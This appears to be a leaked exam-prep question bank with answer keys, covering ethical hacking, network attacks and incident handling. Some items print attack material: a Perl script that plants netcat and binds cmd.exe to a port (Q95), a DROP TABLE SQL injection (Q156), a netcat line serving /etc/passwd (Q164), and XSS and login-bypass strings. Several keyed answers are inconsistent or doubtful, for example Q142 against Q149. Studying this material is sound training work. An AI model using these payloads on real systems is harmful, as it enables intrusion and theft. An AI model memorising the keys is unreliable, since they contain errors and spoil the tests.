Which of the following Denial-of-Service (DoS) attacks employ IP fragmentation mechanism? Each correct answer represents a complete solution. Choose two.

A. Land attack
B. SYN flood attack
C. Teardrop attack
D. Ping of Death attack

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 86
Adam works as a Security Administrator for Umbrella Inc. A project has been assigned to him to secure access to the network of the company from all possible entry points. He segmented the network into several subnets and installed firewalls all over the network. He has placed very stringent rules on all the firewalls, blocking everything in and out except the ports that must be used. He does need to have port 80 open since his company hosts a website that must be accessed from the Internet. Adam is still worried about the programs like Hping2 that can get into a network through covert channels.

Which of the following is the most effective way to protect the network of the company from an attacker using Hping2 to scan his internal network?

A. Block all outgoing traffic on port 21
B. Block all outgoing traffic on port 53
C. Block ICMP type 13 messages
D. Block ICMP type 3 messages

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 87
John works as a professional Ethical Hacker. He has been assigned a project to test the security of www.we-are-secure.com. On the We-are-secure login page, he enters ='or''=' as a username and successfully logs in to the user page of the Web site. The we-are-secure login page is vulnerable to a __________.

A. Dictionary attack
B. SQL injection attack
C. Replay attack
D. Land attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 88
Which of the following methods can be used to detect session hijacking attack?

A. nmap
B. Brutus
C. ntop
D. sniffer

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89
Which of the following is the best method of accurately identifying the services running on a victim host?

A. Use of the manual method of telnet to each of the open ports.
B. Use of a port scanner to scan each port to confirm the services running.
C. Use of hit and trial method to guess the services and ports of the victim host.
D. Use of a vulnerability scanner to try to probe each port to verify which service is running.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 90
Adam works as a Security administrator for Umbrella Inc. He runs the following traceroute and notices that hops 19 and 20 both show the same IP address.

```
172.16.1.254
(172.16.1.254) 0.724 ms 3.285 ms 0.613 ms 2 ip68-98-1761.nv.nv.cox.net
(68.98.176.1) 12.169 ms 14.958 ms 13.416 ms 3 ip68-98-176-1.nv.nv.cox.net
```

```
(68.98.176.1) 13.948 ms ip68-100-0-1.nv.nv. cox.net
(68.100.0.1) 16.743 ms 16.207 ms 4 ip68-100-0-137.nv.nv.cox.net
(68.100.0.137) 17.324 ms 13.933 ms 20.938 ms 5
68.1.1.4
(68.1.1.4) 12.439 ms 220.166 ms 204.170 ms 6 so-6-0-0.gar2.wdc1.Level3.net
(67.29.170.1) 16.177 ms 25.943 ms 14.104 ms 7 unknown.Level3.net
(209.247.9.173) 14.227 ms 17.553 ms 15.415 ms "Examkiller" - 8 so-0-1-0.bbr1.NewYork1.level3.net
(64.159.1.41) 17.063 ms 20.960 ms 19.512 ms 9 so-7-0-0.gar1. NewYork1.Level3.net
(64.159.1.182) 20.334 ms 19.440 ms 17.938 ms 10 so-4-0-0.edge1.NewYork1.Level3. net
(209.244.17.74) 27.526 ms 18.317 ms 21.202 ms 11 uunet-level3-oc48.NewYork1.Level3.net
(209.244.160.12) 21.411 ms 19.133 ms 18.830 ms 12 0.so-6-0-0.XL1.NYC4.ALTER.NET
(152.63.21.78) 21.203 ms 22.670 ms 20.111 ms 13 0.so-2-0-0.TL1.NYC8.ALTER.NET
(152.63.0.153) 30.929 ms 24.858 ms 23.108 ms 14 0.so-4-1-0.TL1.ATL5.ALTER.NET
(152.63.10.129) 37.894 ms 33.244 ms 33.910 ms 15 0.so-7-0-0.XL1.MIA4.ALTER.NET
(152.63.86.189) 51.165 ms 49.935 ms 49.466 ms 16 0.so-3-0-0.XR1.MIA4.ALTER. NET
(152.63.101.41) 50.937 ms 49.005 ms 51.055 ms 17 117.ATM6-0.GW5.MIA1.ALTER.NET
(152.63.82.73) 51.897 ms 50.280 ms 53.647 ms 18 Examkillergw1. customer.alter.net
(65.195.239.14) 51.921 ms 51.571 ms 56.855 ms 19www.examkiller.com
(65.195.239.22) 52.191 ms 52.571 ms 56.855 ms 20 www.examkiller.com
(65.195.239.22) 53.561 ms 54.121 ms 58.333 ms
```

Which of the following is the most like cause of this issue?

A. An application firewall

B. Intrusion Detection System

C. Network Intrusion system

D. A stateful inspection firewall

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 91
You work as a System Engineer for Cyber World Inc. Your company has a single Active Directory domain. All servers in the domain run Windows Server 2008. The Microsoft Hyper-V server role has been installed on one of the servers, namely uC1. uC1 hosts twelve virtual machines. You have been given the task to configure the Shutdown option for uC1, so that each virtual machine shuts down before the main Hyper-V server shuts down. Which of the following actions will you perform to accomplish the task?

A. Enable the Shut Down the Guest Operating System option in the Automatic Stop Action Properties on each virtual machine.
B. Manually shut down each of the guest operating systems before the server shuts down.
C. Create a batch file to shut down the guest operating system before the server shuts down.
D. Create a logon script to shut down the guest operating system before the server shuts down.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
Which of the following functions can be used as a countermeasure to a Shell Injection attack? Each correct answer represents a complete solution. Choose all that apply.

A. escapeshellarg()
B. mysql_real_escape_string()
C. regenerateid()
D. escapeshellcmd()

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 93
Which of the following is a computer worm that caused a denial of service on some Internet hosts and dramatically slowed down general Internet traffic?

A. Klez
B. Code red
C. SQL Slammer
D. Beast

Correct Answer: C
Section: (none)

Explanation

Explanation/Reference:

QUESTION 94
Which of the following is designed to protect the Internet resolvers (clients) from forged DNS data created by DNS cache poisoning?

A. Stub resolver
B. BINDER
C. Split-horizon DNS
D. Domain Name System Extension (DNSSEC)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 95
Adam, a malicious hacker performs an exploit, which is given below:

```
######################################################
$port = 53;
# Spawn cmd.exe on port X
$your = "192.168.1.1";# Your FTP Server 89
$user = "Anonymous";# login as
$pass = 'noone@nowhere.com';# password ###################################################### $host = $ARGV[0];
print "Starting ...\n";
print "Server will download the file nc.exe from $your FTP server.\n"; system("perl msadc.pl -h $host -C \"echo open $your >sasfile\""); system("perl msadc.pl -h
$host -C \"echo $user>>sasfile\""); system("perl msadc.pl -h $host -C \"echo $pass>>sasfile\""); system("perl msadc.pl -h $host -C \"echo
bin>>sasfile\""); system("perl msadc.pl -h $host -C \"echo get nc.exe>>sasfile\""); system("perl msadc.pl -h $host –C \"echo get hacked. html>>sasfile\""); system
("perl msadc.pl -h $host -C \"echo quit>>sasfile\""); print "Server is downloading ...
\n";
system("perl msadc.pl -h $host -C \"ftp \-s\:sasfile\""); print "Press ENTER when download is finished ... (Have a ftp server)\n";
$o=; print "Opening ...\n";
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\"");
print "Done.\n";
#system("telnet $host $port");
exit(0);
```

Which of the following is the expected result of the above exploit?

A. Creates a share called "sasfile" on the target system
B. Creates an FTP server with write permissions enabled
C. Opens up a SMTP server that requires no username or password
D. Opens up a telnet listener that requires no username or password

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96
An attacker sends a large number of packets to a target computer that causes denial of service. Which of the following type of attacks is this?

A. Spoofing
B. Snooping
C. Phishing
D. Flooding

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 97
You work as a Network Administrator for Marioxnet Inc. You have the responsibility of handling two routers with BGP protocol for the enterprise's network. One of the two routers gets flooded with an unexpected number of data packets, while the other router starves with no packets reaching it. Which of the following attacks can be a potential cause of this?

A. Packet manipulation
B. Denial-of-Service
C. Spoofing
D. Eavesdropping

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98
Which of the following techniques is used when a system performs the penetration testing with the objective of accessing unauthorized information residing inside a computer?

A. Van Eck Phreaking
B. Phreaking
C. Biometrician
D. Port scanning

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 99
Which of the following systems is used in the United States to coordinate emergency preparedness and incident management among various federal, state, and local agencies?

A. US Incident Management System (USIMS)
B. National Disaster Management System (NDMS)
C. National Emergency Management System (NEMS)
D. National Incident Management System (NIMS)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 100
In which of the following attacks does an attacker spoof the source address in IP packets that are sent to the victim?

A. Dos
B. DDoS
C. Backscatter
D. SQL injection

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 101
Adam is a novice Web user. He chooses a 22 letters long word from the dictionary as his password. How long will it take to crack the password by an attacker?

A. 22 hours
B. 23 days
C. 200 years
D. 5 minutes

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 102
Which of the following are the automated tools that are used to perform penetration testing? Each correct answer represents a complete solution. Choose two.

A. Pwdump
B. Nessus
C. EtherApe
D. GFI LANguard

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 103
Which of the following viruses/worms uses the buffer overflow attack?

A. Chernobyl (CIH) virus
B. Nimda virus
C. Klez worm
D. Code red worm

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
You work as a Security Administrator for Net Perfect Inc. The company has a Windows-based network. You want to use a scanning technique which works as a reconnaissance attack. The technique should direct to a specific host or network to determine the services that the host offers. Which of the following scanning techniques can you use to accomplish the task?

A. IDLE scan
B. Nmap
C. SYN scan
D. Host port scan

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 105

Adam works as a Penetration Tester for Umbrella Inc. A project has been assigned to him check the security of wireless network of the company. He re-injects a captured wireless packet back onto the network. He does this hundreds of times within a second. The packet is correctly encrypted and Adam assumes it is an ARP request packet. The wireless host responds with a stream of responses, all individually encrypted with different IVs.

Which of the following types of attack is Adam performing?

A. Replay attack
B. MAC Spoofing attack
C. Caffe Latte attack
D. Network injection attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 106

Adam, a malicious hacker purposely sends fragmented ICMP packets to a remote target. The total size of this ICMP packet once reconstructed is over 65,536 bytes. On the basis of above information, which of the following types of attack is Adam attempting to perform?

A. Fraggle attack
B. Ping of death attack
C. SYN Flood attack
D. Land attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107
Which of the following rootkits is able to load the original operating system as a virtual machine, thereby enabling it to intercept all hardware calls made by the original operating system?

A. Kernel level rootkit
B. Boot loader rootkit
C. Hypervisor rootkit
D. Library rootkit

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 108
You are an Incident manager in Orangesect.Inc. You have been tasked to set up a new extension of your enterprise. The networking, to be done in the new extension, requires different types of cables and an appropriate policy that will be decided by you. Which of the following stages in the Incident handling process involves your decision making?

A. Identification
B. Containment
C. Eradication
D. Preparation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 109
Which of the following programming languages are NOT vulnerable to buffer overflow attacks? Each correct answer represents a complete solution. Choose two.

A. C

B. Java
C. C++
D. Perl

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 110
Which of the following tools is used to attack the Digital Watermarking?

A. Active Attacks
B. 2Mosaic
C. Steg-Only Attack
D. Gifshuffle

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 111
Mark works as aNetwork Administrator for NetTech Inc.The network has 150 Windows 2000 Professional client computers and four Windows 2000 servers. All the client computers are able to connect to the Internet. Mark is concerned about malware infecting the client computers through the Internet. What will Mark do to protect the client computers from malware? Each correct answer represents a complete solution. Choose two.

A. Educate users of the client computers to avoid malware.
B. Educate users of the client computers about the problems arising due to malware.
C. Prevent users of the client computers from executing any programs.
D. Assign Read-Only permission to the users for accessing the hard disk drives of the client computers.

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 112
Which of the following functions in c/c++ can be the cause of buffer overflow?

Each correct answer represents a complete solution. Choose two.

A. printf()
B. strcat()
C. strcpy()
D. strlength()

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 113
Which of the following can be used as a Trojan vector to infect an information system? Each correct answer represents a complete solution. Choose all that apply.

A. NetBIOS remote installation
B. Any fake executable
C. Spywares and adware
D. ActiveX controls, VBScript, and Java scripts

Correct Answer: ABCD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 114
Victor wants to send an encrypted message to his friend. He is using certain steganography technique to accomplish this task. He takes a cover object and changes it accordingly to hide information. This secret information is recovered only when the algorithm compares the changed cover with the original cover. Which of the following Steganography methods is Victor using to accomplish the task?

A. The distortion technique
B. The spread spectrum technique
C. The substitution technique
D. The cover generation technique

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115
Victor works as a professional Ethical Hacker for SecureEnet Inc. He wants to scan the wireless network of the company. He uses a tool that is a free open-source utility for network exploration. The tool uses raw IP packets to determine the following:

- What ports are open on our network systems.
- What hosts are available on the network.
- Identify unauthorized wireless access points.
- What services (application name and version) those hosts are offering.
- What operating systems (and OS versions) they are running.
- What type of packet filters/firewalls are in use.

Which of the following tools is Victor using?

A. Nessus
B. Kismet
C. Nmap
D. Sniffer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 116
Mark works as a Network Administrator for Perfect Inc. The company has both wired and wireless networks. An attacker attempts to keep legitimate users from

accessing services that they require. Mark uses IDS/IPS sensors on the wired network to mitigate the attack. Which of the following attacks best describes the attacker's intentions?

A. Internal attack
B. Reconnaissance attack
C. Land attack
D. DoS attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 117
In which of the following attacks does the attacker gather information to perform an access attack?

A. Land attack
B. Reconnaissance attack
C. Vulnerability attack
D. DoS attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 118
Firekiller 2000 is an example of a __________.

A. Security software disabler Trojan
B. DoS attack Trojan
C. Data sending Trojan
D. Remote access Trojan

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 119
You want to perform passive footprinting against we-are-secure Inc. Web server. Which of the following tools will you use?

A. Nmap
B. Ethereal
C. Ettercap
D. Netcraft

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 120
Which of the following is the process of comparing cryptographic hash functions of system executables and configuration files?

A. Shoulder surfing
B. File integrity auditing
C. Reconnaissance
D. Spoofing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 121
In the DNS Zone transfer enumeration, an attacker attempts to retrieve a copy of the entire zone file for a domain from a DNS server. The information provided by the DNS zone can help an attacker gather user names, passwords, and other valuable information. To attempt a zone transfer, an attacker must be connected to a

DNS server that is the authoritative server for that zone. Besides this, an attacker can launch a Denial of Service attack against the zone's DNS servers by flooding them with a lot of requests. Which of the following tools can an attacker use to perform a DNS zone transfer? Each correct answer represents a complete solution. Choose all that apply.

A. Host
B. Dig
C. DSniff
D. NSLookup

Correct Answer: ABD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 122
Which of the following services CANNOT be performed by the nmap utility?

Each correct answer represents a complete solution. Choose all that apply.

A. Passive OS fingerprinting
B. Sniffing
C. Active OS fingerprinting
D. Port scanning

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 123
Which of the following tools can be used as penetration tools in the Information system auditing process? Each correct answer represents a complete solution. Choose two.

A. Nmap
B. Snort

C. SARA
D. Nessus

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 124
You are the Administrator for a corporate network. You are concerned about denial of service attacks. Which of the following measures would be most helpful in defending against a Denial-of-Service (DoS) attack?

A. Implement network based antivirus.
B. Place a honey pot in the DMZ.
C. Shorten the timeout for connection attempts.
D. Implement a strong password policy.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 125
Which of the following rootkits patches, hooks, or replaces system calls with versions that hide information about the attacker?

A. Library rootkit
B. Kernel level rootkit
C. Hypervisor rootkit
D. Boot loader rootkit

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 126
John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He has successfully completed the following steps of the pre-attack phase: . Information gathering

- Determining network range
- Identifying active machines
- Finding open ports and applications
- OS fingerprinting
- Fingerprinting services

Now John wants to perform network mapping of the We-are-secure network. Which of the following tools can he use to accomplish his task? Each correct answer represents a complete solution. Choose all that apply.

A. Ettercap
B. Traceroute
C. Cheops
D. NeoTrace

Correct Answer: BCD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 127
Which of the following tools uses common UNIX/Linux tools like the strings and grep commands to search core system programs for signatures of the rootkits?

A. rkhunter
B. OSSEC
C. chkrootkit
D. Blue Pill

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 128
What is the purpose of configuring a password protected screen saver on a computer?

A. For preventing unauthorized access to a system.
B. For preventing a system from a Denial of Service (DoS) attack.
C. For preventing a system from a social engineering attack.
D. For preventing a system from a back door attack.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 129
Against which of the following does SSH provide protection?

Each correct answer represents a complete solution. Choose two.

A. DoS attack
B. IP spoofing
C. Password sniffing
D. Broadcast storm

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 130
You work as a System Administrator in SunSoft Inc. You are running a virtual machine on Windows Server 2003. The virtual machine is protected by DPM. Now, you want to move the virtual machine to another host. Which of the following steps can you use to accomplish the task? Each correct answer represents a part of the solution. Choose all that apply.

A. Remove the original virtual machine from the old server and stop the protection for the original virtual machine.
B. Run consistency check.
C. Add the copied virtual machine to a protection group.
D. Copy the virtual machine to the new server.

Correct Answer: ACD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 131
You work as a Network Administrator in the SecureTech Inc. The SecureTech Inc. is using Linux-based server. Recently, you have updated the password policy of the company in which the server will disable passwords after four trials. What type of attack do you want to stop by enabling this policy?

A. Brute force
B. Replay
C. XSS
D. Cookie poisoning

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 132
John works as a Penetration Tester in a security service providing firm named you-are-secure Inc. Recently, John's company has got a project to test the security of a promotional Website www.missatlanta.com and assigned the pen-testing work to John. When John is performing penetration testing, he inserts the following script in the search box at the company home page: <script>alert('Hi, John')</script>

After pressing the search button, a pop-up box appears on his screen with the text - "Hi, John." Which of the following attacks can be performed on the Web site tested by john while considering the above scenario?

A. Replay attack
B. CSRF attack
C. Buffer overflow attack

D. XSS attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 133
Which of the following is a technique for creating Internet maps?

Each correct answer represents a complete solution. Choose two.

A. Active Probing
B. AS PATH Inference
C. Object Relational Mapping
D. Network Quota

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 134
Victor works as a professional Ethical Hacker for SecureEnet Inc. He has been assigned a job to test an image, in which some secret information is hidden, using Steganography. Victor performs the following techniques to accomplish the task:

1. Smoothening and decreasing contrast by averaging the pixels of the area where significant color transitions occurs.
2. Reducing noise by adjusting color and averaging pixel value.
3. Sharpening, Rotating, Resampling, and Softening the image.

Which of the following Steganography attacks is Victor using?

A. Stegdetect Attack
B. Chosen-Stego Attack
C. Steg-Only Attack
D. Active Attacks

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 135
Which of the following statements about Ping of Death attack is true?

A. In this type of attack, a hacker sends more traffic to a network address than the buffer can handle.
B. This type of attack uses common words in either upper or lower case to find a password.
C. In this type of attack, a hacker maliciously cuts a network cable.
D. In this type of attack, a hacker sends ICMP packets greater than 65,536 bytes to crash a system.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 136
In which of the following methods does an hacker use packet sniffing to read network traffic between two parties to steal the session cookies?

A. Cross-site scripting
B. Physical accessing
C. Session fixation
D. Session sidejacking

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 137
Which of the following is executed when a predetermined event occurs?

A. Trojan horse
B. Logic bomb
C. MAC
D. Worm

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 138
You enter the netstat -an command in the command prompt and you receive intimation that port number 7777 is open on your computer. Which of the following Trojans may be installed on your computer?

A. NetBus
B. QAZ
C. Donald Dick
D. Tini

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 139
Which of the following is a type of computer security vulnerability typically found in Web applications that allow code injection by malicious Web users into the Web

pages viewed by other users?

A. SID filtering
B. Cookie poisoning
C. Cross-site scripting
D. Privilege Escalation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 140
Which of the following types of malware can an antivirus application disable and destroy? Each correct answer represents a complete solution. Choose all that apply.

A. Rootkit
B. Trojan
C. Crimeware
D. Worm
E. Adware
F. Virus

Correct Answer: ABDF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 141
Which of the following are countermeasures to prevent unauthorized database access attacks? Each correct answer represents a complete solution. Choose all that apply.

A. Session encryption
B. Removing all stored procedures

C. Applying strong firewall rules
D. Input sanitization

Correct Answer: ABCD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 142
Which of the following statements about reconnaissance is true?

A. It describes an attempt to transfer DNS zone data.
B. It is a computer that is used to attract potential intruders or attackers.
C. It is any program that allows a hacker to connect to a computer without going through the normal authentication process.
D. It is also known as half-open scanning.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 143
Address Resolution Protocol (ARP) spoofing, also known as ARP poisoning or ARP Poison Routing (APR), is a technique used to attack an Ethernet wired or wireless network. ARP spoofing may allow an attacker to sniff data frames on a local area network (LAN), modify the traffic, or stop the traffic altogether. The principle of ARP spoofing is to send fake ARP messages to an Ethernet LAN. What steps can be used as a countermeasure of ARP spoofing?

Each correct answer represents a complete solution. Choose all that apply.

A. Using smash guard utility
B. Using ARP Guard utility
C. Using static ARP entries on servers, workstation and routers
D. Using ARP watch utility
E. Using IDS Sensors to check continually for large amount of ARP traffic on local subnets

Correct Answer: BCDE

Section: (none)
Explanation

Explanation/Reference:

QUESTION 144
Which of the following types of malware does not replicate itself but can spread only when the circumstances are beneficial?

A. Mass mailer
B. Worm
C. Blended threat
D. Trojan horse

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 145
Which of the following rootkits is used to attack against full disk encryption systems?

A. Boot loader rootkit
B. Library rootkit
C. Hypervisor rootkit
D. Kernel level rootkit

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 146
John visits an online shop that stores the IDs and prices of the items to buy in a cookie. After selecting the items that he wants to buy, the attacker changes the price of the item to 1. Original cookie values:

ItemID1=2 ItemPrice1=900 ItemID2=1 ItemPrice2=200 Modified cookie values:
ItemID1=2 ItemPrice1=1 ItemID2=1 ItemPrice2=1

Now, he clicks the Buy button, and the prices are sent to the server that calculates the total price. Which of the following hacking techniques is John performing?

A. Computer-based social engineering
B. Man-in-the-middle attack
C. Cross site scripting
D. Cookie poisoning

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 147
Which of the following types of attacks is often performed by looking surreptitiously at the keyboard or monitor of an employee's computer?

A. Buffer-overflow attack
B. Shoulder surfing attack
C. Man-in-the-middle attack
D. Denial-of-Service (DoS) attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 148
In which of the following attacks does an attacker create the IP packets with a forged (spoofed) source IP address with the purpose of concealing the identity of the sender or impersonating another computing system?

A. Rainbow attack
B. IP address spoofing

C. Cross-site request forgery
D. Polymorphic shell code attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 149
Which of the following terms describes an attempt to transfer DNS zone data?

A. Reconnaissance
B. Encapsulation
C. Dumpster diving
D. Spam

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 150
John works as a Network Administrator for Net Perfect Inc. The company has a Windows-based network. The company uses Check Point SmartDefense to provide security to the network of the company. On the HTTP servers of the company, John defines a rule for dropping any kind of userdefined URLs. Which of the following types of attacks can be prevented by dropping the user-defined URLs?

A. Morris worm
B. Code red worm
C. Hybrid attacks
D. PTC worms and mutations

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 151
John works as a Network Administrator for Perfect Solutions Inc. The company has a Linux-based network. The company is aware of various types of security attacks and wants to impede them. Hence, management has assigned John a project to port scan the company's Web Server. For this, he uses the nmap port scanner and issues the following command to perform idle port scanning: nmap -PN -p- -sI IP_Address_of_Company_Server

He analyzes that the server's TCP ports 21, 25, 80, and 111 are open.

Which of the following security policies is the company using during this entire process to mitigate the risk of hacking attacks?

A. Non-disclosure agreement
B. Antivirus policy
C. Acceptable use policy
D. Audit policy

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 152
Which of the following malicious code can have more than one type of trigger, multiple task capabilities, and can replicate itself in more than one manner?

A. Macro virus
B. Blended threat
C. Trojan
D. Boot sector virus

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 153

You work as an Incident handling manager for a company. The public relations process of the company includes an event that responds to the e-mails queries. But since few days, it is identified that this process is providing a way to spammers to perform different types of e-mail attacks. Which of the following phases of the Incident handling process will now be involved in resolving this process and find a solution? Each correct answer represents a part of the solution. Choose all that apply.

A. Eradication
B. Contamination
C. Preparation
D. Recovery
E. Identification

Correct Answer: ABD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 154
Andrew, a bachelor student of Faulkner University, creates a gmail account. He uses 'Faulkner' as the password for the gmail account. After a few days, he starts receiving a lot of e-mails stating that his gmail account has been hacked. He also finds that some of his important mails have been deleted by someone. Which of the following methods has the attacker used to crack Andrew's password? Each correct answer represents a complete solution. Choose all that apply.

A. Denial-of-service (DoS) attack
B. Zero-day attack
C. Brute force attack
D. Social engineering
E. Buffer-overflow attack
F. Rainbow attack
G. Password guessing
H. Dictionary-based attack

Correct Answer: CDFGH
Section: (none)
Explanation

Explanation/Reference:

QUESTION 155
Rick works as a Computer Forensic Investigator for BlueWells Inc. He has been informed that some confidential information is being leaked out by an employee of the company. Rick suspects that someone is sending the information through email. He checks the emails sent by some employees to other networks. Rick finds out that Sam, an employee of the Sales department, is continuously sending text files that contain special symbols, graphics, and signs. Rick suspects that Sam is using the Steganography technique to send data in a disguised form. Which of the following techniques is Sam using? Each correct answer represents a part of the solution. Choose all that apply.

A. Linguistic steganography
B. Perceptual masking
C. Technical steganography
D. Text Semagrams

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 156
You work as a Network Penetration tester in the Secure Inc. Your company takes the projects to test the security of various companies. Recently, Secure Inc. has assigned you a project to test the security of a Web site. You go to the Web site login page and you run the following SQL query:

```
SELECT email, passwd, login_id, full_name
FROM members
WHERE email = 'attacker@somehwere.com'; DROP TABLE members; --'
```

What task will the above SQL query perform?

A. Deletes the database in which members table resides.
B. Deletes the rows of members table where email id is 'attacker@somehwere.com' given.
C. Performs the XSS attacks.
D. Deletes the entire members table.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 157
You want to integrate the Nikto tool with nessus vulnerability scanner. Which of the following steps will you take to accomplish the task?

Each correct answer represents a complete solution. Choose two.

A. Place nikto.pl file in the /etc/nessus directory.
B. Place nikto.pl file in the /var/www directory.
C. Place the directory containing nikto.pl in root's PATH environment variable.
D. Restart nessusd service.

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 158
Which of the following are open-source vulnerability scanners?

A. Nessus
B. Hackbot
C. NetRecon
D. Nikto

Correct Answer: ABD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 159
Which of the following reads and writes data across network connections by using the TCP/IP protocol?

A. Fpipe
B. NSLOOKUP

C. Netcat
D. 2Mosaic

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 160
Adam, a novice web user, is very conscious about the security. He wants to visit the Web site that is known to have malicious applets and code. Adam always makes use of a basic Web Browser to perform such testing.

Which of the following web browsers can adequately fill this purpose?

A. Mozilla Firefox
B. Internet explorer
C. Lynx
D. Safari

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 161
Which of the following statements is true about the difference between worms and Trojan horses?

A. Trojan horses are a form of malicious codes while worms are not.
B. Trojan horses are harmful to computers while worms are not.
C. Worms can be distributed through emails while Trojan horses cannot.
D. Worms replicate themselves while Trojan horses do not.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 162
You are hired as a Database Administrator for Jennifer Shopping Cart Inc. You monitor the server health through the System Monitor and found that there is a sudden increase in the number of logins. Which of the following types of attack has occurred?

A. Injection
B. Virus
C. Worm
D. Denial-of-service

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 163
Which of the following US Acts emphasized a "risk-based policy for cost-effective security" and makes mandatory for agency program officials, chief information officers, and inspectors general (IGs) to conduct annual reviews of the agency's information security program and report the results to Office of Management and Budget?

A. The Electronic Communications Privacy Act of 1986 (ECPA)
B. The Fair Credit Reporting Act (FCRA)
C. The Equal Credit Opportunity Act (ECOA)
D. Federal Information Security Management Act of 2002 (FISMA)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 164
Which of the following actions is performed by the netcat command given below?

```
nc 55555 < /etc/passwd
```

A. It changes the /etc/passwd file when connected to the UDP port 55555.
B. It resets the /etc/passwd file to the UDP port 55555.
C. It fills the incoming connections to /etc/passwd file.
D. It grabs the /etc/passwd file when connected to UDP port 55555.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 165
In which of the following steps of the incident handling processes does the Incident Handler make sure that all business processes and functions are back to normal and then also wants to monitor the system or processes to ensure that the system is not compromised again?

A. Eradication
B. Lesson Learned
C. Recovery
D. Containment

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 166
Which of the following nmap command parameters is used for TCP SYN port scanning?

A. -sF
B. -sU
C. -sX
D. -sS

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

